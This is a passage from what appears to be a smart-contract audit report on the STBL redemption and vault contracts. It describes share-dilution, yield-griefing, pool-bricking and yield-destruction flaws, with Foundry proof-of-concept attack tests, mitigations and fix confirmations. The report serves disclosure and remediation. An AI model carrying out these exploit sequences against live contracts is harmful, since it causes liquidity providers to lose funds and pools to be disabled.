- Repeatable — every deposit while off-peg is mispriced.
- Unrecoverable — no admin rebalance or sweep exists.

In the PoC: Charlie deposits ~5,000 of 'stableValueNet', his immediate 'iFetchShare' is only 3,667 (~27% loss in one tx), and the missing ~\$1,333 lands on Alice with no action from her.

Proof of Concept: Add the following test to a file under `foundry_test/` whose contract extends `RedemptionTest`:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import "forge-std/console.sol";
import {RedemptionTest} from "../Redemption.t.sol";
import {STBL_TestToken} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";

contract PoC_DepositDilution is RedemptionTest {
    function test_PoC_iDepositDilutesNewLPs() public {
        // 1) Alice is the initial LP.
        uint256 aNft = _issueNFT(user1, DEPOSIT);
        uint256 aliceDeposited = yld.getNFTData(aNft).stableValueNet;
        vm.startPrank(user1);
        yld.approve(address(redemption), aNft);
        redemption.deposit(aNft);
        vm.stopPrank();
        _skipLockPeriod();

        // 2) Bob redeems - drives per-share value below 1.
        _issueNFT(user2, DEPOSIT);
        uint256 redeemAmt = (aliceDeposited * 6) / 10;
        vm.startPrank(user2);
        usst.approve(address(redemption), redeemAmt);
        redemption.redeem(redeemAmt);
        vm.stopPrank();

        uint256 poolBefore = yld.getNFTData(redemption.getNFTID()).stableValueNet;
        uint256 supplyBefore = redemption.getTotalSupply();
        assertLt(poolBefore, supplyBefore, "off-peg: poolValue < totalSupply");
        (uint256 aliceBooked, , ) = redemption.getUserData(user1);
        uint256 aliceClaimPre = (aliceBooked * poolBefore) / supplyBefore;
```

```

// 3) Charlie deposits into the off-peg pool.
address charlie = makeAddr("charlie");
vm.prank(admin);
STBL_TestToken(getAssetToken(ASSET_SLOT)).mint(charlie);
uint256 cNft = _issueNFT(charlie, DEPOSIT / 2);
uint256 charlieDeposited = yld.getNFTData(cNft).stableValueNet;
vm.startPrank(charlie);
yld.approve(address(redemption), cNft);
redemption.deposit(cNft);
vm.stopPrank();

(uint256 charlieBooked, , ) = redemption.getUserData(charlie);
uint256 poolAfter = yld.getNFTData(redemption.getNFTID()).stableValueNet;
uint256 supplyAfter = redemption.getTotalSupply();
uint256 charlieClaim = (charlieBooked * poolAfter) / supplyAfter;
uint256 aliceClaimPost = (aliceBooked * poolAfter) / supplyAfter;

console.log("per-share (1e18)   :", (poolBefore * 1e18) / supplyBefore);
console.log("Charlie deposited  :", charlieDeposited);
console.log("Charlie withdrawble:", charlieClaim);
console.log("Charlie LOSS       :", charlieDeposited - charlieClaim);
console.log("Alice GAIN        :", aliceClaimPost - aliceClaimPre);

assertLt(charlieClaim, charlieDeposited, "Charlie diluted");
assertGt(aliceClaimPost, aliceClaimPre, "Alice captured value");
assertApproxEqAbs(
    aliceClaimPost - aliceClaimPre,
    charlieDeposited - charlieClaim,
    1e6,
    "loss transferred to Alice"
);
}
}

```

Run with:

```
forge test --match-contract PoC_DepositDilution -vv
```

Observed output (PASS):

```

[PASS] test_PoC_iDepositDilutesNewLPs() (gas: 4475927)
Logs:
per-share (1e18)   : 6000000000000000000    (0.60, drifted from 1.00)
Charlie deposited  : 4999999850000000000000    (~$5,000)
Charlie withdrawble: 3666666556666666666666    (~$3,667)
Charlie LOSS       : 133333329333333333333334    (~$1,333, 27%)
Alice GAIN         : 133333329333333333333333    (== Charlie's loss)

```

Recommended Mitigation: Mint shares at the current pool exchange rate (the ERC-4626 convertToShares pattern):

```

uint256 sharesToMint;
if (NFTID == 0) {
    sharesToMint = MetaData.stableValueNet; // first-ever deposit: 1:1 is fine
    NFTID = _id;
} else {
    uint256 poolValue = YLD.getNFTData(NFTID).stableValueNet;
    sharesToMint = (MetaData.stableValueNet * totalSupply) / poolValue;
    NFTID = splitter.merge(NFTID, _id);
}
userData[msg.sender].stableValueNet += sharesToMint;
totalSupply += sharesToMint;

```

With this change, Charlie in the PoC receives $\sim 8.33e21$ shares instead of $5e21$, and his immediate `iFetchShare` becomes exactly $\sim 5e21$ — the dilution disappears.

Also consider pre-seeding `totalSupply` with a small "dead shares" amount at deployment (standard ERC-4626 first-depositor-attack mitigation), so the very first depositor can't be grieved by an attacker donating directly to the pool NFT to set an adversarial initial rate.

STBL: Fixed in commit [32f6d32](#).

Cyfrin: Verified. `iDeposit` now mints LP shares at the current pool exchange rate — $\text{sharesToMint} = (\text{depositedValue} * \text{totalSupply}) / \text{poolValue}$ — instead of 1:1. This ensures that when the pool is off-peg ($\text{poolValue} < \text{totalSupply}$ due to prior redemptions), a new depositor receives fewer shares that correctly reflect the pool's current backing, rather than receiving par shares that are immediately underwater and transferring the shortfall to existing LPs.

7.2 High Risk

7.2.1 Yield permanently locked in STBL_XLayer_NFT_Vault via permissionless YieldDistributor::claim defeating balance-delta measurement in _Vault_claimYield

Description: STBL_XLayer_NFT_Vault holds YLD NFTs in structured "lots" and provides STBL_XLayer_NFT_Vault::claimYield so a WRAPPER_MANAGER_ROLEholder can collect yield rewards from each NFT's underlying YieldDistributor. The function uses a per-NFT balance-before/after snapshot to measure the claimed amount: it records the vault's ERC-20 token balance before calling iSTBL_T1e_YieldDistributor.claim(nftId), then transfers the observed delta to the caller.

The flaw is that STBL_XLayer_Asset_YieldDistributor inherits claim(uint256 id) from STBL_T1e_YieldDistributor and does not override it. The function is external with **no access control** — despite its NatSpec stating "Can only be called by the token owner or authorized operator", no such check exists in the implementation. Any EOA can call it for any NFT ID at any time. When called for a vault-held NFT, the distributor executes IERC20(token).safeTransfer(YToken.ownerOf(id), reward), which sends the reward tokens to the vault contract (the ERC-721 owner of the NFT). This inflates the vault's ERC-20 balance before the legitimate claimYield() call runs.

Any external actor can enumerate vault lot contents via the public view functions fetchLotCounter() and fetchLotDetails(), then call distributor.claim(nftId) directly at any time that pending rewards exist — which happens automatically as the global reward index accrues. No privileges, no setup, and no financial cost beyond gas are required.

When _Vault_claimYield() subsequently calls the same distributor, stakingData[nftId].earned is already zero and no transfer occurs. The guard if (balanceAfter > balancesBefore[i]) is false because balancesBefore[i] already reflects the pre-claimed rewards. The tokens remain in the vault. Neither STBL_ESS_NFT_Vault1 nor STBL_XLayer_NFT_Vault contains a rescue or sweep function, making the stranded tokens permanently unrecoverable. The attack is repeatable on every reward distribution cycle, permanently disabling yield collection for all active lots.

Attack Details:

1. Attacker calls fetchLotCounter() and fetchLotDetails(lotId) to enumerate NFT IDs held in vault lots — both are public view functions.
2. Rewards accrue over time via distributeReward() on the YieldDistributor; stakingData[nftId].earned > 0.
3. Attacker calls YieldDistributor.claim(nftId) — no modifier, call succeeds unconditionally.
4. Inside iClaim(): stakingData[nftId].earned is zeroed, safeTransfer(vault, reward) executes. Vault ERC-20 balance increases by reward.
5. WRAPPER_MANAGER_ROLE holder calls vault.claimYield(lotId).
6. _Vault_claimYield records balancesBefore[i] = vault balance (already includes reward from step 4).
7. _Vault_claimYield calls distributor.claim(nftId) — earned is 0, distributor transfers nothing.
8. balanceAfter == balancesBefore[i]; guard fails; 0 transferred to caller.
9. reward tokens remain stranded in the vault with no recovery path.

Impact: Yield permanently locked in STBL_ESS_NFT_Vault1

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./XLayer_Setup.sol";
import {iSTBL_T1e_YieldDistributor} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/interfaces/ISTBL_T1e_YieldDistributor.sol";

/// @title YieldClaimGriefing_PoC
```

```

/// @notice PoC: Any caller can invoke STBL_XLayer_Asset_YieldDistributor.claim() directly,
///         sending rewards to the vault (NFT owner) before claimYield() runs.
///         The vault's balance-delta guard then sees zero delta and transfers nothing,
///         permanently stranding the pre-claimed tokens with no recovery path.
/// @dev     Affected: STBL_ESS_NFT_Vault1._Vault_claimYield() (lines 177-220)
///         STBL_T1e_YieldDistributor.claim() (permissionless)
/// @dev     Impact:   WRAPPER_MANAGER_ROLE receives 0 yield; tokens locked in vault forever
/// @dev     Author:    0xStalin
contract YieldClaimGriefing_PoC is XLayer_Setup {
    uint256 constant DEPOSIT_AMOUNT = 9696 * 10 ** 18;

    function setUp() public override {
        super.setUp();
        mintTestTokensToUser(user1, 100_000 * 10 ** 18);
        approveWrapperForUser(user1);
    }

    /// @notice PoC: Permissionless claim() permanently strands yield in vault
    /// Title:     Yield permanently locked in STBL_ESS_NFT_Vault1 via permissionless
    ///         YieldDistributor.claim() defeating balance-delta measurement in _Vault_claimYield
    /// Affected: STBL_ESS_NFT_Vault1._Vault_claimYield() (lines 177-220)
    ///         STBL_T1e_YieldDistributor.claim() (no access control despite NatSpec claim)
    /// Impact:   WRAPPER_MANAGER_ROLE receives 0 yield; yield tokens permanently locked in vault
    /// Author:    0xStalin
    function test_poc_permissionless_claim_permanently_strands_yield() public {
        address attacker = makeAddr("attacker");

        // == [ Set Up ] ==

        // == [ Step 1: User deposits to receive ESS tokens and a lot with 2 YLD NFTs ] ==
        vm.startPrank(user1);
        uint256 lotId = xLayerWrapper.ess_deposit(DEPOSIT_AMOUNT);
        vm.stopPrank();

        console.log("[*] Deposit complete. lotId:", lotId);
        console.log("[*] ESS tokens minted to user1:", xLayerToken.balanceOf(user1) / 1e18);

        // Fetch lot details to obtain each NFT ID and its distributor
        iSTBL_ESS_NFT_Vault1.lotStruct memory lot = xLayerNFTVault.fetchLotDetails(lotId);
        console.log("[*] NFTs in lot:", lot.ids.length);
        require(lot.ids.length == 2, "Pre-condition: lot must contain exactly 2 NFTs");

        // Resolve each NFT's reward distributor via registry
        address[] memory distributors = new address[](lot.ids.length);
        for (uint256 i = 0; i < lot.ids.length; i++) {
            YLD_Metadata memory metadata = yld.getNFTData(lot.ids[i]);
            AssetDefinition memory assetData = registry.fetchAssetData(metadata.assetID);
            distributors[i] = assetData.rewardDistributor;
            console.log("[*] NFT index:", i);
            console.log("[*] NFT id:", lot.ids[i]);
            console.log("[*] distributor:", distributors[i]);
        }

        // == [ Distribute Yield ] ==

        // == [ Step 2: Increase oracle prices and warp time to generate pending rewards ] ==
        // Asset 1 oracle: setPrice() 7 times
        for (uint256 i = 0; i < 7; i++) {
            testOracle1.setPrice();
        }
        // Asset 2 oracle: setPrice() 60 times
        for (uint256 i = 0; i < 60; i++) {
            testOracle2.setPrice();
        }
    }
}

```

```

}

// Advance time past the yieldDuration (configured as 1 day in setUp)
vm.warp(block.timestamp + 2 days);

// Trigger yield distribution for both asset vaults (must be called as wrapper)
vm.startPrank(address(xLayerWrapper));
vault1.distributeYield();
vault2.distributeYield();
vm.stopPrank();

// == [ Step 3: Verify pre-condition - both NFTs have pending rewards ] ==
uint256 pendingReward0 =
    ↪ iSTBL_T1e_YieldDistributor(distributors[0]).calculateRewardsEarned(lot.ids[0]);
uint256 pendingReward1 =
    ↪ iSTBL_T1e_YieldDistributor(distributors[1]).calculateRewardsEarned(lot.ids[1]);
console.log("[*] Pending reward NFT 0 (pre-attack):", pendingReward0);
console.log("[*] Pending reward NFT 1 (pre-attack):", pendingReward1);
require(pendingReward0 > 0, "Pre-condition: NFT 0 must have pending rewards");
require(pendingReward1 > 0, "Pre-condition: NFT 1 must have pending rewards");

// == [ Execute Attack ] ==

// == [ Step 4: Attacker calls claim() directly on each distributor - no access control ] ==
// The NatSpec states "Can only be called by the token owner or authorized operator"
// but no such check exists in STBL_T1e_YieldDistributor.claim(). Any EOA succeeds.
// Rewards are sent to YToken.ownerOf(nftId) = the vault, increasing vault's token balance.
uint256 vaultToken1Before = testToken1.balanceOf(address(xLayerNFTVault));
uint256 vaultToken2Before = testToken2.balanceOf(address(xLayerNFTVault));

vm.startPrank(attacker);
iSTBL_T1e_YieldDistributor(distributors[0]).claim(lot.ids[0]);
iSTBL_T1e_YieldDistributor(distributors[1]).claim(lot.ids[1]);
vm.stopPrank();

uint256 vaultToken1AfterAttack = testToken1.balanceOf(address(xLayerNFTVault));
uint256 vaultToken2AfterAttack = testToken2.balanceOf(address(xLayerNFTVault));

console.log("[*] Vault token1 balance after attacker claim:", vaultToken1AfterAttack);
console.log("[*] Vault token2 balance after attacker claim:", vaultToken2AfterAttack);

// Confirm rewards now sit in the vault (pre-claimed by attacker)
assertGt(
    vaultToken1AfterAttack,
    vaultToken1Before,
    "Pre-condition: vault must have received token1 rewards via attacker claim"
);
assertGt(
    vaultToken2AfterAttack,
    vaultToken2Before,
    "Pre-condition: vault must have received token2 rewards via attacker claim"
);
console.log("[+] CONFIRMED: Attacker successfully triggered claim() with zero authorization");

// == [ Verify Impact ] ==

// == [ Step 5: WrapperManager calls claimYield() - balance-delta is zero, receives nothing ] ==
// The distributors already transferred rewards to the vault above. When the vault now
// calls distributor.claim() internally, earned == 0. balanceAfter == balancesBefore.
// The guard `if (balanceAfter > balancesBefore[i])` fails and 0 is transferred to caller.
uint256 wmToken1Before = testToken1.balanceOf(wrapperManager);
uint256 wmToken2Before = testToken2.balanceOf(wrapperManager);

```

```

vm.prank(wrapperManager);
uint256[] memory claimed = xLayerNFTVault.claimYield(lotId);

uint256 wmToken1Received = testToken1.balanceOf(wrapperManager) - wmToken1Before;
uint256 wmToken2Received = testToken2.balanceOf(wrapperManager) - wmToken2Before;

// == [ Step 6: Assert goal condition - manager received 0, vault holds stranded tokens ] ==
uint256 strandedToken1 = testToken1.balanceOf(address(xLayerNFTVault));
uint256 strandedToken2 = testToken2.balanceOf(address(xLayerNFTVault));

// WrapperManager received ZERO despite yield having been distributed
assertEq(wmToken1Received, 0, "GRIEF: WrapperManager received 0 token1 despite distributed
↳ yield");
assertEq(wmToken2Received, 0, "GRIEF: WrapperManager received 0 token2 despite distributed
↳ yield");
// Tokens are permanently stranded in vault
assertGt(strandedToken1, 0, "LOCKED: Token1 permanently stranded in vault");
assertGt(strandedToken2, 0, "LOCKED: Token2 permanently stranded in vault");

// Sanity: claimYield itself also returned zero for every slot
for (uint256 i = 0; i < claimed.length; i++) {
    assertEq(claimed[i], 0, "GRIEF: claimedAmounts array must be all-zero");
}

console.log("[+] CONFIRMED: Yield collection permanently grieved");
console.log("[+] Attacker cost: 0 tokens (gas only)");
console.log("[+] Token1 stranded in vault:", strandedToken1);
console.log("[+] Token2 stranded in vault:", strandedToken2);
console.log("[+] WrapperManager received: 0 / 0 (token1 / token2)");
}
}

// forge test --match-test test_poc_permissionless_claim_permanently_strands_yield --match-path
↳ foundry_test/YieldClaimGriefing_PoC.t.sol -vvv

```

Recommended Mitigation: Consider restricting the distributor's `claim` function so it can only be called by the `nft-Vault`, ensuring external callers cannot pre-claim rewards to zero out the distributor balance before the balance-delta snapshot runs. Make sure to update the rest of the contracts to be compatible with this restriction, meaning, yield claiming should be routed through the `nftVault`.

STBL: Fixed in commits [c581339](#) & [5ec3804](#).

Cyfrin: Verified. `STBL_XLayer_Asset_YieldDistributor::claim` now enforces `msg.sender == nftVault`, making the distributor no longer permissionlessly callable — external callers can no longer pre-claim rewards to zero out the distributor balance before `_Vault_claimYield` runs its balance-delta snapshot. As a second layer of defense, the vault's `_Vault_claimYield` override also adds a sweep phase that transfers any token balance already sitting in the vault to `yieldRecipient` before the base balance-delta logic executes, catching any residual stranded tokens.

7.2.2 Missing `assetID` validation in `STBL_Redemption_Core::iDeposit` first-deposit path allows wrong-asset NFT to permanently brick the redemption pool

Description: `STBL_Redemption_Core` maintains a single pooled YLD NFT (`NFTID`) that represents the combined stake of all LPs. The pool is parameterized with `AssetID` at construction time, and all yield and redemption operations use that `AssetID` to look up the correct distributor and issuer from the registry.

On each new deposit, the incoming NFT is merged into `NFTID` via `STBL_YLD_SplitMerge::merge`, which unconditionally enforces that both inputs share the same `assetID` (if `(metaA.assetID != metaB.assetID)` revert `STBL_InvalidAsset`).

`iDeposit` fetches the deposited NFT's metadata but only consumes `MetaData.stableValueNet` to update share accounting. It never checks `MetaData.assetID == AssetID`.

When `NFTID == 0` (no deposits yet), the function unconditionally sets `NFTID = _id`. Any caller who holds a YLD NFT from any asset other than the pool's `AssetID` can deposit that NFT as the very first LP, poisoning `NFTID` with a wrong-asset token.

Anyone can trigger this, provided they hold a YLD NFT for any asset other than the pool's `AssetID` and frontrun legitimate LP deposits. A 1-wei value NFT is sufficient.

Attack Details:

1. Attacker calls `deposit(wrongAssetNftId)` as the first LP on a freshly deployed pool. `NFTID == 0`, so `iDeposit` sets `NFTID = wrongAssetNftId` without any `assetID` check.
2. A legitimate LP calls `deposit(correctAssetNftId)`. `iDeposit` takes the `else` branch: `splitter.merge(NFTID, correctAssetNftId)`. `merge()` reads both NFTs' metadata and reverts: `STBL_InvalidAsset(wrongAssetId, correctAssetId)`. Pool is permanently DoS'd for all deposits.
3. `claimYield` calls `distributor.claim(wrongAssetNftId)` — the distributor for `AssetID` has no staking entry for this NFT; `reward = 0`; `rewardIndex` is never updated.
4. `redeem()` calls `split(wrongAssetNftId, _amt)`, producing two wrong-asset pieces, then calls `issuer.withdraw(piece)` where `issuer` is the correct-asset issuer — it reverts because it did not mint that NFT.
5. `NFTID` is written only in `iDeposit` (lines 127, 129), `iWithdraw` (line 156), and `iRedeem` (line 193). All three preserve the wrong-asset token as `NFTID`.

Impact:

1. Once `NFTID` holds a wrong-asset NFT, every subsequent legitimate deposit reverts at `merge`.
2. `iClaimYield` passes the wrong NFT ID to the correct asset's `YieldDistributor::claim`, which has no staking entry for that ID and returns 0.
3. `iRedeem` splits the wrong-asset NFT and passes the resulting piece to the correct asset's `issuer::withdraw`, which also reverts since the issuer did not mint it.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {Helper} from "../helper.t.sol";

import {STBL_YLD_SplitMerge} from "../contracts/splitter/STBL_YLD_SplitMerge.sol";
import {STBL_Redeemption} from "../contracts/redemption/STBL_Redeemption.sol";
import {STBL_Redeemption_Core} from "../contracts/redemption/STBL_Redeemption_Core.sol";

import {STBL_PT1_Issuer} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/issuers/STBL_PT1_Issuer.sol";
import {STBL_TestToken} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";

import "@stbl-protocol/stbl-contracts-evm-core/contracts/lib/STBL_Structs.sol";
import {STBL_InvalidAsset} from "../contracts/lib/STBL_Errors.sol";

//
// Thin wrapper that exposes internal state for test assertions only.
// Production users interact with STBL_Redeemption, not this contract.
//
contract InspectableRedemption2 is STBL_Redeemption {
    constructor(
        address _register,
        address _splitter,
```

```

        uint256 _assetID
    ) STBL_Redemption(_register, _splitter, _assetID) {}

    function getNFTID() external view returns (uint256) {
        return NFTID;
    }

    function getTotalSupply() external view returns (uint256) {
        return totalSupply;
    }
}

//
// PoC Test Suite
// Two assets: slot 1 = pool's asset, slot 2 = attacker's wrong asset.
// The redemption pool is deployed for asset 1 only.
//
contract iDepositWrongAsset_PoC is Helper {
    // Contracts under test
    STBL_YLD_SplitMerge public splitMerge;
    InspectableRedemption2 public redemption;

    uint256 constant DEPOSIT = 10_000 * 1e18;
    uint256 constant ATTACKER_DEPOSIT = 1e18;

    uint256 public assetRegID1; // registry ID for the pool's asset (slot 1)
    uint256 public assetRegID2; // registry ID for the attacker's wrong asset (slot 2)

    function setUp() public override {
        super.setUp();

        // Deploy two PT1 assets: slot 1 = pool asset, slot 2 = wrong asset
        deployAsset(1, AssetType.PT1);
        deployAsset(2, AssetType.PT1);

        assetRegID1 = getAssetRegistryId(1);
        assetRegID2 = getAssetRegistryId(2);

        vm.startPrank(admin);

        // Fund user1 (legitimate LP) with slot-1 tokens
        STBL_TestToken(getAssetToken(1)).mint(user1);

        // Fund user2 (attacker) with slot-2 tokens (minimum cost)
        STBL_TestToken(getAssetToken(2)).mintVal(user2, ATTACKER_DEPOSIT);

        // Deploy SplitMerge, grant MINTER_ROLE on YLD and SPLITTER_ROLE on registry
        splitMerge = new STBL_YLD_SplitMerge(address(registry));
        yld.grantRole(yld.MINTER_ROLE(), address(splitMerge));
        registry.grantRole(keccak256("SPLITTER_ROLE"), address(splitMerge));

        // Deploy redemption pool for asset 1 ONLY
        redemption = new InspectableRedemption2(
            address(registry),
            address(splitMerge),
            assetRegID1
        );

        vm.stopPrank();
    }

    // Issue a YLD NFT to `_user` by depositing `_amount` via the PT1 Issuer for `_assetSlot`.
    function _issueNFT(

```



```

    address _user,
    uint256 _assetSlot,
    uint256 _amount
) internal returns (uint256 nftId) {
    vm.startPrank(_user);
    STBL_TestToken(getAssetToken(_assetSlot)).approve(
        getAssetVault(_assetSlot),
        _amount
    );
    nftId = STBL_PT1_Issuer(getAssetIssuer(_assetSlot)).deposit(_amount);
    vm.stopPrank();
}

/// @notice PoC: iDeposit() first-deposit path missing assetID check wrong-asset NFT permanently
↳ bricks pool
/// Title: iDeposit() first-deposit path missing assetID check wrong-asset NFT permanently
↳ bricks pool
/// Affected: STBL_Redemption_Core.iDeposit() (lines 121-135)
/// Impact: Permanent DoS of all LP deposits; pool must be redeployed
/// Author: 0xStalin
function test_poc_wrongAssetNFT_permanentlyBricksPool() public {
    // == [ Setup ] ==

    // Attacker (user2) issues a YLD NFT backed by asset 2 (wrong asset)
    uint256 wrongAssetNftId = _issueNFT(user2, 2, ATTACKER_DEPOSIT);
    YLD_Metadata memory wrongMeta = yld.getNFTData(wrongAssetNftId);

    // Legitimate LP (user1) issues a YLD NFT backed by asset 1 (correct asset)
    uint256 correctAssetNftId = _issueNFT(user1, 1, DEPOSIT);
    YLD_Metadata memory correctMeta = yld.getNFTData(correctAssetNftId);

    // == [ Pre-condition: Pool is empty ] ==

    assertEq(redemption.getNFTID(), 0, "pre-condition: NFTID must be 0 (pool empty)");

    console.log("--- Pre-Attack State ---");
    console.log("Pool NFTID (should be 0):", redemption.getNFTID());
    console.log("Wrong-asset NFT assetID:", wrongMeta.assetID);
    console.log("Correct-asset NFT assetID:", correctMeta.assetID);
    console.log("Pool configured for assetRegID1:", assetRegID1);

    // == [ Step 1: Attacker deposits wrong-asset NFT as first LP ] ==
    // NFTID == 0, so iDeposit takes the first-deposit branch:
    // NFTID = _id <-- no assetID check against AssetID (BUG)

    vm.startPrank(user2);
    yld.approve(address(redemption), wrongAssetNftId);
    redemption.deposit(wrongAssetNftId);
    vm.stopPrank();

    // == [ Step 2: Pool NFTID is now poisoned ] ==

    uint256 poisonedNFTID = redemption.getNFTID();
    assertEq(
        poisonedNFTID,
        wrongAssetNftId,
        "step 2: NFTID must be set to the wrong-asset NFT"
    );

    YLD_Metadata memory poolMeta = yld.getNFTData(poisonedNFTID);
    assertEq(
        poolMeta.assetID,
        assetRegID2,

```

```

        "step 2: pool NFT assetID is wrong-asset registry ID"
    );

    console.log("--- Post-Attack-Step-1 State ---");
    console.log("Pool NFTID (poisoned):", poisonedNFTID);
    console.log("Pool NFT assetID (should be assetRegID2):", poolMeta.assetID);
    console.log("Expected pool assetRegID1:", assetRegID1);

    // == [ Step 3: Legitimate LP deposit is permanently DoS'd ] ==
    // NFTID != 0, so iDeposit takes the else branch:
    // NFTID = splitter.merge(NFTID, _id)
    // merge() enforces metaA.assetID == metaB.assetID, which fails here
    // because NFTID.assetID == assetRegID2 != correctAssetNftId.assetID == assetRegID1

    vm.startPrank(user1);
    yld.approve(address(redemption), correctAssetNftId);
    vm.expectRevert(
        abi.encodeWithSelector(
            STBL_InvalidAsset.selector,
            assetRegID2,
            assetRegID1
        )
    );
    redemption.deposit(correctAssetNftId);
    vm.stopPrank();

    // == [ Verify Impact ] ==

    // NFTID still points to the wrong-asset NFT (pool permanently bricked)
    assertEq(
        redemption.getNFTID(),
        wrongAssetNftId,
        "impact: NFTID still poisoned after failed legitimate deposit"
    );

    // Pool still contains the wrong-asset NFT (no recovery path)
    assertEq(
        yld.ownerOf(wrongAssetNftId),
        address(redemption),
        "impact: wrong-asset NFT still locked in pool"
    );

    // Legitimate LP's NFT was not consumed - it is still owned by user1
    assertEq(
        yld.ownerOf(correctAssetNftId),
        user1,
        "impact: legitimate LP's NFT not transferred (deposit reverted)"
    );

    console.log("--- Post-Attack Final State ---");
    console.log("Pool NFTID (still poisoned):", redemption.getNFTID());
    console.log("Pool totalSupply:", redemption.getTotalSupply());
    console.log("Wrong-asset NFT owner (pool address):", yld.ownerOf(wrongAssetNftId));
    console.log("[+] CONFIRMED: Pool permanently DoS'd via wrong-asset first deposit");
}
}

```

Recommended Mitigation: Add an assetID check in iDeposit immediately after fetching MetaData and before the NFTID branch. The STBL_InvalidAsset custom error is already imported and can be reused.

STBL: Fixed in commit [08f6ad6](#).

Cyfrin: Verified. Implemented the recommended mitigation, now, the assetId of the incoming YLD_NFT is vali-

dated to be the same as the expected assetId set for the redemption pool.

7.2.3 Pending LP yield permanently destroyed in STBL_Redemption_Core::iDeposit due to missing call to STBL_Redemption_Core::iClaimYield before pool NFT is merged and burned

Description: STBL_Redemption_Core implements a liquidity pool where LPs deposit YLD NFTs and earn yield distributed from an external YieldDistributor. The yield accounting uses a global rewardIndex that increases whenever STBL_Redemption_Core::iClaimYield is called. **The protocol's correctness** relies on flushing all pending yield from the YieldDistributor into rewardIndex *before* any operation that changes the pool NFT or totalSupply.

STBL_Redemption_Core::iDeposit never calls STBL_Redemption_Core::iClaimYield before updating state. It first snapshots the new depositor's rewardIndex checkpoint via _updateRewards(msg.sender), then calls splitter.merge(NFTID, _id) to fold the incoming NFT into the pool, and finally increments totalSupply:

```
function iDeposit(uint256 _id) internal {
    _updateRewards(msg.sender);           // snapshot at stale rewardIndex - BUG
    // ...
    NFTID = splitter.merge(NFTID, _id);  // burns old NFTID
    userData[msg.sender].stableValueNet += MetaData.stableValueNet;
    totalSupply += MetaData.stableValueNet;
}
```

The merge operation inside STBL_YLD_SplitMerge::merge calls YLD.burn(oldNFTID) and then disableYield(oldNFTID), which snapshots any pending distributor yield into stakingData[oldNFTID].earned. **Because oldNFTID is already burned, distributor.claim(oldNFTID) subsequently reverts on YLD.ownerOf(oldNFTID), making that earned balance permanently inaccessible.** The merged NFT starts with a clean yield slate, and STBL_Redemption_Core::iClaimYield on it returns zero for the period before the merge.

Attack Details:

1. Pool state: totalSupply = T, NFTID = N, rewardIndex = R. YieldDistributor holds Y yield units for NFT N, unclaimed.
2. New depositor calls deposit. iDeposit runs _updateRewards(depositor): depositor's rewardIndex snapshot = R.
3. merge(N, newNFT) is called: YLD.burn(N) destroys NFT N; disableYield(N) moves Y into stakingData[N].earned.
4. NFTID is updated to the merged NFT M. M starts with zero yield history.
5. STBL_Redemption_Core::iClaimYield (called any time later): distributor.claim(M) returns 0 because M has no accrued yield.
6. Y remains in stakingData[N].earned forever — unreachable because claim(N) reverts on ownerOf(N) for a burned NFT.

Impact: The net result is that **every new LP deposit after the first destroys 100% of all pending unclaimed yield** from the pool. All accumulated yield is destroyed at the moment of a new deposit. Anyone can trigger this inadvertently or deliberately; no privileged role is required.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import "forge-std/console.sol";

import {Helper} from "../helper.t.sol";

import {STBL_YLD_SplitMerge} from "../contracts/splitter/STBL_YLD_SplitMerge.sol";
import {STBL_Redemption} from "../contracts/redemption/STBL_Redemption.sol";
```

```

import {STBL_Redemption_Core} from "../contracts/redemption/STBL_Redemption_Core.sol";

import {STBL_PT1_Issuer} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/issuers/STBL_PT1_Issuer.sol";
import {STBL_T1_YieldDistributor} from "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/yielddi
↳ stributor/STBL_T1_YieldDistributor.sol";
import {STBL_TestToken} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestToken.sol";
import {STBL_TestOracle} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/test/STBL_TestOracle.sol";
import {STBL_T1_Vault} from
↳ "@stbl-protocol/stbl-contracts-evm-asset-type1/contracts/vault/STBL_T1_Vault.sol";

import "@stbl-protocol/stbl-contracts-evm-core/contracts/lib/STBL_Structs.sol";

//
// Thin wrapper that exposes internal state for test assertions only.
// Production users interact with STBL_Redemption, not this contract.
//
contract InspectableRedemption3 is STBL_Redemption {
    constructor(
        address _register,
        address _splitter,
        uint256 _assetID
    ) STBL_Redemption(_register, _splitter, _assetID) {}

    function getUserData(
        address _user
    )
        external
        view
        returns (uint256 stableValueNet, uint256 rewardIdx, uint256 earned)
    {
        RedeptionStruct memory d = userData[_user];
        return (d.stableValueNet, d.rewardIndex, d.earned);
    }

    function getTotalSupply() external view returns (uint256) {
        return totalSupply;
    }

    function getNFTID() external view returns (uint256) {
        return NFTID;
    }

    function getRewardIndex() external view returns (uint256) {
        return rewardIndex;
    }
}

//
// PoC Test Suite
//
// Vulnerability: iDeposit() calls _updateRewards(msg.sender) to snapshot the
// depositor's rewardIndex BEFORE calling iClaimYield(). This means any yield
// that has accrued in the YieldDistributor since the last claimYield() call is
// not pulled into rewardIndex before the new LP's baseline is set.
//
// Merge interaction: When a new LP deposits, iDeposit() merges the pool NFT
// with the incoming NFT via splitMerge.merge(). The merge calls:
//     disableYield(oldNFTID) -> distributor._updateRewards(oldNFTID) snaps earned
//     enableYield(newMergedNFT) -> new NFT starts with zero earned
// Because the old NFTID is burned by the merge, distributor.claim(oldNFTID)

```

```

// can never be called again. Any yield that was pending in the distributor for
// the old NFTID is permanently lost - it lands in stakingData[oldNFTID].earned
// but is inaccessible since the NFT no longer exists.
//
// Net impact: Every time a new LP calls deposit(), ALL pending (unclaimed) yield
// in the distributor is permanently destroyed - existing LPs receive nothing for
// the period before the new deposit.
//
contract YieldDestruction_PoC is Helper {
    // Contracts under test
    STBL_YLD_SplitMerge public splitMerge;
    InspectableRedemption3 public redemption;

